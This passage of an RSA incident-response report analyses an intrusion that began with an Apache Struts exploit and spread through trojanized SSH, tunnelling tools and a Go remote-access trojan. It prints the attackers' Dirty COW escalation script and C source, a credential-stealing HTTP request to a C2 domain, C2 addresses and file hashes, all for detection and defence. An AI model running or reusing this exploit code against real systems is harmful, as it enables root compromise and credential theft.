During threat hunting operations conducted in concert with client analysts, RSA IR identified increasingly suspect outbound binary and administrative network communication being conducted with external internet hosts. Specifically, RSA IR observed the **GOTROJ** traffic communicating outbound to **IP 107.181.246.146**, and client analysts observed the **PSEXESVC.exe** service binary present and executing on system **DELTA**. Both of these initial findings are shown in Figure 10 and Figure 11, respectively.




Figure 10: Initial Finding of GOTROJ Communications with Suspect Meta




Figure 11: Initial Finding of TINYP Lateral Movement

Correlation of these suspect security events was declared an incident on D+35, with RSA IR being immediately engaged for incident response services. At this point in the intrusion, the attackers had just entered Stage 5, as described in Section 3.1.5.

Utilizing RSA NetWitness Logs and Packets for network visibility, RSA IR identified all network communication channels utilized by the attackers for the duration of the incident. This assisted greatly in conducting root cause analysis and intrusion scoping, as a significant amount of host forensic artifacts had been destroyed, bypassed or made unusable by the attackers.

Additionally, the use of this level of visibility allowed RSA IR to conduct network protocol analysis on the command and control (C2) communication payloads, which led to the capability to decrypt attacker C2 communications within minutes of their occurrence. This level of visibility into attacker activity greatly assisted in containment, eradication and remediation efforts, which concluded on D+44. Upon conclusion of the incident, RSA IR determined that the attackers had accessed 154 systems, the majority of which were accessed laterally via ingress channels established on systems **ALPHA**, **BRAVO**, **CHARLIE** and **DELTA.** Follow-on analysis of acquired host, network and disk forensic data occurred in parallel with continuous monitoring and Threat Hunting operations until incident closure on D+74.

Utilizing RSA NetWitness Endpoint for host visibility, RSA IR was able to observe and track specific behavioral indicators of compromise (IOCs) identifying attacker activity within the environment. As the attackers were particularly careful to remove all traces of their activity upon completion and ensure their tools were on disk while in use, many traditional artifacts or log-based incident response and forensics methodologies would have been ineffective in identifying, investigating and responding to these attackers' methods. However, utilizing RSA NetWitness Endpoint in concert with RSA NetWitness Logs and Packets allowed RSA IR to use the attackers' methods as IOCs, such as specific file download methods with subsequent deletions, specific command-line arguments used by the attackers for lateral movement, and specific Windows user status command executions.

RSA

4. INTRUSION DETAILS

4.1 INITIAL COMPROMISE: APACHE STRUTS2

In late March of 2017, in the midst of several hundred thousand external vulnerability scanning attempts, an attacker using the IP address of **185.117.88.97** executed an HTTP request against system **ALPHA** and exploited the Apache Struts Content-Type remote command execution vulnerability, **CVE-2017-5638**, in order to download and execute a Perl script named "b" from the IP address **95.215.45.116**. Due to retention at the time of analysis, neither the Perl script nor the complete command used to initiate the download was obtained. Actions during this time were observed by network metadata creation.

Almost six minutes later, system **ALPHA** began communicating with IP address **95.216.45.116** via IRC over TCP port 80. This was the initial method of direct system communication utilized by the actors, in which they began immediate attempts to escalate privilege to the root user.

4.2 LINUX COMPROMISE AND MALICIOUS FILES

4.2.1 'Dirty COW' Driver Script and Kre80r Proof of Concept Code

Since the privilege-separation account for the web application server was not sufficient for follow-on actions, the attackers downloaded a shell script named "1.sh" that exploited the "Dirty COW" Linux Kernel Privilege Escalation vulnerability, **CVE-2016-5165**, from IP address **185.61.148.145**. The other downloaded file was a modified version of the PTRACE_POKEDATA variant of **CVE-2016-5195 POC** code written by GitHub user "KrE80r." . The contents of both files are shown in Figure 12 and Figure 13, with the detection of this activity shown in RSA NetWitness Suite in Figure 14.

```
#!/bin/bash
/bin/cp /bin/bash /tmp/sbash
/bin/chmod 4755 /tmp/sbash
EOF
chmod +x /tmp/x
./cow &
echo 'trying...'
sleep 2
while true
  do
    echo > /dev/tcp/0/22
    if [ -f "/tmp/sbash" ]
      then killall -9 cow
      rm -f /tmp/x cow cow.c
     /tmp/sbash -p -c 'rm -f /usr/sbin/sshd; cp /tmp/sshd.bak /usr/sbin/
sshd;chown    0:0 /usr/sbin/sshd;chmod +x /usr/sbin/sshd;id'
```

RSA

```
    /tmp/sbash -p
    exit
 else
#      echo 'trying...'
     killall -9 cow
    ./cow &
    sleep 0.2
 fi
done
```

Figure 12: Contents of '1.sh' Dirty COW Shell Script

```
#include <fcntl.h>
#include <pthread.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <unistd.h>
int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
char suid_binary[] = "/usr/sbin/sshd";
unsigned char shell_code[] = "#!/tmp/x\n";
unsigned int sc_len = 9;
void *madviseThread(void *arg) {
 int i,c=0;
 for(i=0;i<200000;i++)
   c+=madvise(map,100,MADV_DONTNEED);
}
int main(int argc,char *argv[]){
 f=open(suid_binary,O_RDONLY);
 fstat(f,&st);
 map=mmap(NULL,st.st_size+sizeof(long),PROT_READ,MAP_PRIVATE,f,0);
 pid=fork();
 if(pid){
  waitpid(pid,NULL,0);
  int i,o,c=0,l=sc_len;
  for(i=0;i<100000;i++)
   for(o=0;o<l;o++)
     c+=ptrace(PTRACE_POKETEXT,pid,map+o,*((long*)(shell_code+o)));
  }
```

```
else{
  pthread_create(&pth,
                 NULL,
                 madviseThread,
                 NULL);
  ptrace(PTRACE_TRACEME);
  kill(getpid(),SIGSTOP);
  pthread_join(pth,NULL);
  }
 return 0;
}
```

Figure 13: Contents of 'c0w' Dirty COW Source Code




Figure 14: Observed Download of 1.sh and c0w from IP 185.61.148.145

Both files were obtained via the legitimate **WGET** utility already present on the system. This would continue to be the attackers' primary method of acquiring tools throughout this engagement. As such, the direct-to-IP address acquisition of tools before execution became an effective actionable IOC to track the adversary throughout this engagement. An example of this activity as seen in RSA NetWitness Logs and Packets is shown in Figure 15.




Figure 15: WGET Download of SSHDoor Binary ssh

RSA

4.2.2 SSHDoor Client and Server

Shortly after successfully executing the downloaded privilege escalation code, the attackers again utilized **WGET** to download three additional binaries from IP address **95.215.46.116** named ssh, *sshd* and *auditd*. The *ssh* binary was a trojanized version of the OpenSSH 5.3p1 client binary, with the *sshd* binary a trojanized version of the server binary. These backdoors are variants of the **SSHDOOR** Trojan that was observed and reported in 2013.[15] While the previously observed **SSHDOOR** used an XOR scheme to store an SSH pre-shared key and its HTTP Request Format Strings, this version used RC4 encryption to store the same information. The decrypted SSH pre-shared key and HTTP Format Strings are shown in Figure 16.

Figure 16: RC4 Decrypted authorized_keys Entry and HTTP Format Strings

As was the case with the previous version of **SSHDOOR**, upon successful authentication using the client or server binary, the authenticated credentials are sent to the attacker via HTTP GET Request. In the case of these binaries, the source host's MAC address would be normalized to lowercase and included in the first key-value pair of the URI, with the username, password and destination hostname and IP address encoded into a Base64 string and placed in the second key-value pair of the URI. These HTTP requests would

[15] Duquette; "Linux/SSHDoor.A Backdoored SSH daemon that steals passwords"; https://www.welivesecurity.com/2013/01/24/linux-sshdoor-a-backdoored-ssh-daemon-that-stealspasswords/

RSA

be sent to the C2 domains of **centos-repo.org** or **slpar.org**, depending on the version of the binary executed. An example of this is shown in Figure 17.

```
GET
/?cid=000c29450e28&text=cm9vdCAtPiBUaGlzSXNZb3VyUGFzc3dvcm
Q6cm9vdEAxOTIuMTY4LjE2My4xODUK HTTP/1.0
Host: centos-repo.org
Red text = MAC address of affected system (lowercase normalized)
Blue text = Base64 Username:Password representation.
Decoded Base64 String:
root -> ThisIsYourPassword:root@192.168.163.185
```

Figure 17: Credential Harvesting HTTP Request

Additionally, both versions of **SSHDOOR** allow unauthorized access when authenticated with the decrypted SSH pre-shared key. These trojanized binaries allowed the attackers to gain additional credentials that would assist them in moving laterally into the internal server environment. The *authorized_hosts* entry the attackers utilized with the **SSHDOOR** binary is shown in Figure 18.

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDAkqHYDX7rAoj6DNKLe4e
7a7XFrbMRErtd6y/shqDaxSMMlXAfK6P2OQE9FmPPLDWjgkDgSyOvC0g
TyghdGYdgKMV4DnhFiMMt4atOWwI86w71q9SEVGKKGVWLhIaCn
GpWkWQmGGGnCOHbLezhLTnv98wscNdZLVafTOM/HqWkRcpr2XTO
Phag/6FsXQsMKnJOZqloG5MWwdaYyIXBYEGRCA103MPmimW2jq
Y91JxQ+7xEeD4XB1s9gNakHuQsDNNYY63kfiG8UAbOGQq
88mpsB32Ofjz6qdAgYPzBZzCoMnvhtDSTyKPYjoeDEHXMWZU
/3PZbjuejbM8v5F9FiH4p  centos-repo.org
```

Figure 18: Pre-Shared SSH Key Used by SSHDOOR

The file information for the **SSHDOOR** client and server binaries with the C2 address of **centos-repo.org** are shown in Table 1 and Table 2, respectively.

File Name	: ssh
File Size	: 1,180,393 bytes
MD5	: 0810d239169a13fc0e2e53fc72d2e5f0
SHA1	: 60a0c1042644cdc8189af1917cb14278f64f17e8

Table 1: File Information for the SSHDOOR Client Binary (centos-repo.org)

File Name	: sshd
File Size	: 1,614,981 bytes
MD5	: d66e31794836dfd2c344d0be435c6d12
SHA1	: a065244522b6b26c033dfbc3383b93dba776c37d

Table 2: File Information for the SSHDOOR Server Binary (centos-repo.org)

The file information for the **SSHDOOR** client and server binaries with the C2 address of **slpar.org** are shown in Table 3 and Table 4, respectively.

File Name	: ssh
File Size	: 1,180,521 bytes
MD5	: a365fd9076af4d841c84accd58287801
SHA1	: ba2f90f85cada4be24d925cbff0c2efea6e7f3a8

Table 3: File Information for SSHDOOR Client Binary (slpar.org)

File Name	: sshd
File Size	: 1,614,437 bytes
MD5	: 9e2e4df27698615df92822646dc9e16b
SHA1	: 96e56c39f38b4ef5ac4196ca12742127f286c6fa

Table 4: File Information for SSHDOOR Server Binary (slpar.org)

4.2.3 AudiTunnel

The **AUDITUNNEL** binary is a reverse tunneling tool similar in functionality to netcat, but with support for multiple tunnels, Socks5 proxy and XOR encoded communication. It was downloaded, along with the **SSHDOOR** binaries from **95.215.46.116**, under the name 'auditd.' Upon execution, it creates a TCP socket and connects to C2 IP address **95.215.46.116** over TCP/443, creating a reverse tunnel to allow access to the victim server. Once the connection was made, **AUDITUNNEL** would keep the connection alive to allow inbound or outbound connectivity through this tunnel. In order to better hide its network activity, this utility would XOR all data passed through the tunnel with a key of 0x41. This binary is also able to communicate via the Socks5 protocol using Basic authentication. These three binaries proved to be the attackers' primary method of ingress and credential harvesting for the first half of the incident. An example of the XOR network traffic associated with **AUDITUNNEL** is shown in Figure 19.




Figure 19: XOR 0x41 Traffic for AudiTunnel

RSA

After the attackers observed little change to their malware C2 channels once system **ALPHA** was remediated, the attackers quickly moved to system **CHARLIE**, the Linux Syslog server. This allowed them a communication channel to all other systems within the Linux environment, as well as allowing the attackers to control both centralized and local log entries across all Linux systems accessed. At this time, the attackers moved the majority of their toolset to **CHARLIE**, leaving only the **SSHDOOR** server binary on system **ALPHA** for further credential harvesting. The Syslog server would remain one of their primary staging points throughout the rest of the incident.

The file information for **AUDITUNNEL** is shown in Table 5.

File Name	: auditd
File Size	: 21,616 bytes
MD5	: b57dc2bc16dfdb3de55923aef9a98401
SHA1	: 1d3501b30183ba213fb4c22a00d89db6fd50cc34

Table 5: File Information for AUDITUNNEL

4.3 LINUX SECONDARY ATTACKER TOOLS

The attackers downloaded additional tools from IP address **95.215.46.116** for the purposes of conducting internal reconnaissance and moving laterally between the Linux and Windows environments. These tools included the **WINEXE** version 1.1 remote command execution utility, a version of the **ALW** "Advanced Log Wiper" posted by "security40bscurity at 0xbscured.net" posted to Pastebin on July 7, 2015, and SecPoint's **PSCAN** multithreaded IP port scanner. With these tools, the attackers traversed the internal network beginning with the shortest hop points first and migrating outward. Example executions of each of these tools are shown in Figure 20 through Figure 23.

4.3.1 Winexe

WINEXE is the Windows Remote Command Execution tool for Linux. Its functionality is very similar to that of SysInternals PSEXEC, including the creation of a Windows service and file transfer of a service binary into the ADMIN$ Windows SMB shared location (C:\Windows). As is described in Figure 20, the command line options are very similar to that of PSEXEC as well.

RSA

```
wriley@gaia:~/                                    $ ./winexe
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
  -h, --help                                Display help message
  -V, --version                             Display version number
  -U, --user=[DOMAIN/]USERNAME[%PASSWORD]   Set the network username
  -c, --copyfiles=FILENAME                  Copy files to remote computer
  -g, --getfiles=FILENAME                   Get files from remote computer,
                                            example:
                                            ADMIN$\file.exe*C$\temp\file.bin
  -A, --authentication-file=FILE            Get the credentials from a file
  -N, --no-pass                             Do not ask for a password
  -k, --kerberos=STRING                     Use Kerberos, -k [yes|no]
  -d, --debuglevel=DEBUGLEVEL               Set debug level
  --uninstall                               Uninstall winexe service after
                                            remote execution
  --reinstall                               Reinstall winexe service before
                                            remote execution
  --system                                  Use SYSTEM account
  --profile                                 Load user profile
  --convert                                 Try to convert characters
                                            between local and remote
                                            code-pages
  --runas=[DOMAIN\]USERNAME%PASSWORD        Run as the given user (BEWARE:
                                            this password is sent in
                                            cleartext over the network!)
  --runas-file=FILE                         Run as user options defined in a
                                            file
  --interactive=0|1                         Desktop interaction: 0 -
                                            disallow, 1 - allow. If allow,
                                            also use the --system switch
                                            (Windows requirement). Vista
                                            does not support this option.
  --ostype=0|1|2                            OS type: 0 - 32-bit, 1 - 64-bit,
                                            2 - winexe will decide.
                                            Determines which version (32-bit
                                            or 64-bit) of service will be
                                            installed.
```

Figure 20: Usage Message for WINEXE Binary

The file information for **WINEXE** is shown in Table 6.

File Name	: winexe
File Size	: 8,126,714 bytes
MD5	: edce844a219c7534e6a1e7c77c3cb020
SHA1	: 286bf53934aa33ddf220d61c394af79221a152f1

Table 6: File Information for WINEXE

4.3.2 ALW (Advanced Log Wiper, "l")

The **ALW** Advanced Log Wiper was initially downloaded to system **BRAVO** early in the intrusion as a method of removing specific indications of attacker activities from Linux host logs. **ALW** was originally written by "security40bscurity" and posted to Pastebin on July 7, 2015. This binary takes

four arguments: the user to remove from the target logs, the host to remove from the target logs, a specific terminal TTY value to remove from the target logs, or a specific target log file to remove. The usage message for this binary is shown in Figure 21.




Figure 21: Usage Message for l Advanced Log Wiper

If no file argument is given, **ALW** will remove all log entries with the specified user, host or TTY from the following logs:

Logs Modified by ALW
utmp
wtmp
last
/var/log/secure
/var/log/auth.log
/var/log/messages
/var/log/audit/audit.log
/var/log/httpd-access.log
/var/log/httpd-error.log
/var/log/xferlog

Table 7: Logs Modified by ALW Log Wiper

The file information for **ALW** is shown in Table 8.

File Name	: l
File Size	: 16,333 bytes
MD5	: 771fa63231fb42ee97aa17818a53f432
SHA1	: 149a9270d9160120229b7c088975c2754e3b5333

Table 8: File Information for ALW

4.3.3 PSCAN

The **PSCAN** binary found on host **BRAVO** is a TCP port scanning tool that attempts to create TCP socket connections to a specified port for every IP within a specified range. This functionality allows the attacker to check if specific commonly used ports are open for communication in systems within an IP range, thereby identifying available services for internal reconnaissance. The usage message for **PSCAN** is shown in Figure 22.




Figure 22: Usage Message for PSCAN Port Scanning Tool

An example execution of **PSCAN** is shown in Figure 23, with the file information for this binary shown in Table 9.




Figure 23: Example Usage of PSCAN Port Scanning Tool

File Name	: pscan
File Size	: 10,340 bytes
MD5	: 0f1c4a2a795fb58bd3c5724af6f1f71a
SHA1	: 039f814cdd4ac6f675c908067d5be1d6f9acc31f

Table 9: File Information for PSCAN

Their decisions in which systems to access indicated that their next intended action was to gain access to the Windows Server environment. The attackers continued to conduct internal reconnaissance within both the Linux and Windows environments using stolen credentials to access Linux systems via SSH and the **WINEXE** utility to access Windows systems. The actions-on-objective during this time was composed of mapping the internal network with the **PSCAN** utility and collecting host information via resident Linux and Windows administrative command-line utilities.

4.4 WINDOWS COMPROMISE AND MALICIOUS FILES

4.4.1 GOTROJ Remote Access Trojan

On D+30, the attackers installed a Windows Trojan, written in Go, as a Windows Service on one of the two primary Active Directory Domain Controllers. They would move to utilizing the **GOTROJ** as their primary method of ingress for the duration of the engagement. The **GOTROJ** Trojan communicated with C2 IP address **107.181.246.146** over TCP/443 for its remote access channel. This Trojan was much more fully featured than the

RSA

previous tools utilized by the attackers to this point, with eight primary functions designated by a command issued by the attackers. The commands and their functionality are shown in Table 10.

Command	Function
#ps	Display process listing
#shell	Begin interactive command shell
#kill	Remove Windows Service and Malware
#info	Get system information
#wget	Download function via wget HTTP
#wput	Upload function via wput FTP
#name	Get hostname of victim
#service	Install malware as Windows Service with Service Name of 'WindowsCtlMonitor'

Table 10: Decoded Commands for GOTROJ Trojan

The commands are stored within the binary in an XOR encrypted segment, which is decrypted shortly after execution with the XOR key of 'dmdar,' or 0x646D646172. The section of code which calls the *c_gosh_xstr_XorCrypt()* function to decrypt the commands is shown in Figure 24.

```
mov     rax, cs:dmdar_string
mov     rcx, cs:dmdar_string_length
mov     [rsp+70h+var_68], rax
mov     [rsp+70h+var_60], rcx
call    runtime_stringtoslicebyte       ; func stringtoslicebyte(buf *tmpBuf, s string) []byte {
                                        ;     var b []byte
                                        ;     if buf != nil && len(s) <= len(buf) {
                                        ;         *buf = tmpBuf{}
                                        ;         b = buf[:len(s)]
                                        ;     } else {
                                        ;         b = rawbyteslice(len(s))
                                        ;     }
                                        ;     copy(b, s)
                                        ;     return b
                                        ; }
mov     rax, [rsp+70h+var_58]           ; return byte string 'dmdar'
mov     rcx, [rsp+70h+var_50]           ; return length of 'dmdar'
mov     rdx, [rsp+70h+var_48]           ; return '0x20' (space)
mov     [rsp+70h+var_70], rax
mov     [rsp+70h+var_68], rcx
mov     [rsp+70h+var_60], rdx
mov     rax, [rsp+70h+arg_0]            ; dmdar to rax
mov     [rsp+70h+var_58], rax
mov     rax, [rsp+70h+arg_8]            ; 4 to rax
mov     [rsp+70h+var_50], rax
mov     rax, [rsp+70h+arg_10]           ; 4 to rax
mov     [rsp+70h+var_48], rax
call    c_gosh_xstr_XorCrypt
mov     rax, [rsp+70h+var_40]           ; Decoded commands:
                                        ; #ps
                                        ; #shell
                                        ; #kill
                                        ; #info
                                        ; #wget
                                        ; #wput
                                        ; #name
                                        ; #service
```

Figure 24: XOR Command Decryption Method

This binary operates in one of two modes. The first is an ad hoc, interactive execution mode, in which the malware executes within the context of a user account. However, if the malware is executed as a user, there has to

be a file named '*xname.txt*' in that user's temporary directory referenced by the environment variable '%TEMP%.' As this file was not found during this engagement and is not dropped by any of the tools used by the attackers, its contents are not known. However, when the malware begins to communicate with its C2, the contents of the file are the first thing encrypted and sent to the C2 server. The second method of **GOTROJ** utilization is execution under a Windows Service as a method of persistence. The attackers used this method of execution during this engagement, installing the **GOTROJ** binary as a service named *WindowsCtlMonitor*.

The network communication protocol this malware uses contains a very simplistic, but specific, header and format. The traffic sent and received by this malware is XOR encrypted with an XOR key that changes for every message sent or received. An example of the format in its encrypted form is shown in Figure 25.

```
BA 45 BA 12 BA BA BA 99 C9 D2 DF D6 D6 B7 B0          .E.............
Yellow = Null Bytes
Pink = ID Byte
Green = Length Byte
Grey = Message
```

Figure 25: Annotated Encrypted Form of GOTROJ Communication

Once decrypted with the XOR key (byte BA in the example above), the formatting of the message becomes considerably clearer. An illustration of this is shown in Figure 26.

```
00 FF 00 08 00 00 00 23 73 68 65 6C 6C 0D 0A    .......#shell..
Yellow = Null Bytes
Pink = ID Byte
Green = Length Byte
Grey = Message
```

Figure 26: Annotated Decrypted Form of GOTROJ Communication

Given this simplistic method of formatting and decryption, RSA analysts were able to effectively decrypt this traffic for review during the investigation, greatly increasing visibility into attacker actions. However, given that this malware utilizes a TCP socket connection for transport communications in a tunneling form, the custom communications protocol does not take packet boundaries into account in its design. Therefore, a single message may traverse multiple packets with no additional control bytes, such as the ID byte or length. Given this case, the method of decrypting the traffic was made more effective by extracting the payload above Layer 4 and decrypting that data independent of any data within Layers 2-4. The file information

RSA

for the three versions of **GOTROJ** observed in this incident is shown in Table 11, Table 12 and Table 13. All binaries use the same C2 IP address of **107.181.246.146**.

File Name	: ctlmon.exe
File Size	: 4,392,448 bytes
MD5	: 370d420948672e04ba8eac10bfe6fc9c
SHA1	: 450605b6761ff8dd025978f44724b11e0c5eadcc

Table 11: File Information for GOTROJ Version 1

File Name	: ctlmon_v2.exe
File Size	: 4,047,691 bytes
MD5	: 5ddf9683692154986494ca9dd74b588f
SHA1	: 08f527bef45cb001150ef12ad9ab91d1822bb9c7

Table 12: File Information for GOTROJ Version 2

File Name	: ctlmon_v3.exe
File Size	: 4,063,744 bytes
MD5	: f9766140642c24d422e19e9cf35f2827
SHA1	: 7b27771de1a2540008758e9894bfe168f26bffa0

Table 13: File Information for GOTROJ Version 3

4.4.2 AudiTunnel (Windows Version)

The attackers also utilized a tunneling binary similar to the **AUDITUNNEL** binary used on the compromised Linux systems. The *svcmd.exe* binary's primary purpose was to tunnel traffic to the attackers' C2 using XOR encoding with a key of 0x41. This version of **AUDITUNNEL** is hard-coded to communicate with IP **185.86.151.174**. The C2 IP address is clearly seen within the ASCII strings of the file, as shown in Figure 27.




Figure 27: C2 IP Address in ASCII Strings of svcmd.exe

The IP address it communicates with is hard-coded, as is the encryption key used for its communications. After establishing the TCP connection and socket, *svcmd.exe* will XOR the send and receive buffers against a value of 0x41. Given it connects to the C2 IP address over TCP/443, without the necessary visibility, defenders might mistake it for HTTPS encrypted traffic. The encryption code segment is shown in Figure 28.

The encryption code segment is shown in Figure 28.




Figure 28: XOR Byte Encryption Loop for Send and Receive Buffer

The file information for the Windows **AUDITUNNEL** binary is shown in Table 14.

File Name	: svcmd.exe
File Size	: 47,104 bytes
MD5	: 8b3a91038ecb2f57de5bbd29848b6dc4
SHA1	: 54074b3934955d4121d1a01fe2ed5493c3f7f16d

Table 14: File Information for AUDITUNNEL (Windows Version)

4.5 WINDOWS SECONDARY ATTACKER TOOLS

4.5.1 TINYP

While the **WINEXE** binary was used to migrate from the Linux environment to the Windows environment, a modified version of SysInternals PSEXEC was used to move throughout the Windows environment. This modified PSEXEC binary, named **TINYP** by the attackers, was the primary lateral movement mechanism. Two versions of **TINYP** were used during this intrusion (v.0.7.6.2 and v.0.7.7.4), with the attackers downloading the binaries under the filenames *ti1.bmp*, *tinyp1.bmp*, *tinyp2.bmp*, *tineyp3.bmp*, *tinyp4.bmp* and *ps.bmp*. Once downloaded, the binary was renamed to *ps.exe* for use in lateral movement. While both versions of **TINYP** have all of the features of normal SysInternals PSEXEC, they also include additional functionality. These functionalities are given at the command line at execution, just like PSEXEC. The usage list of all of **TINYP**'s functions is shown in Table 15.

RSA

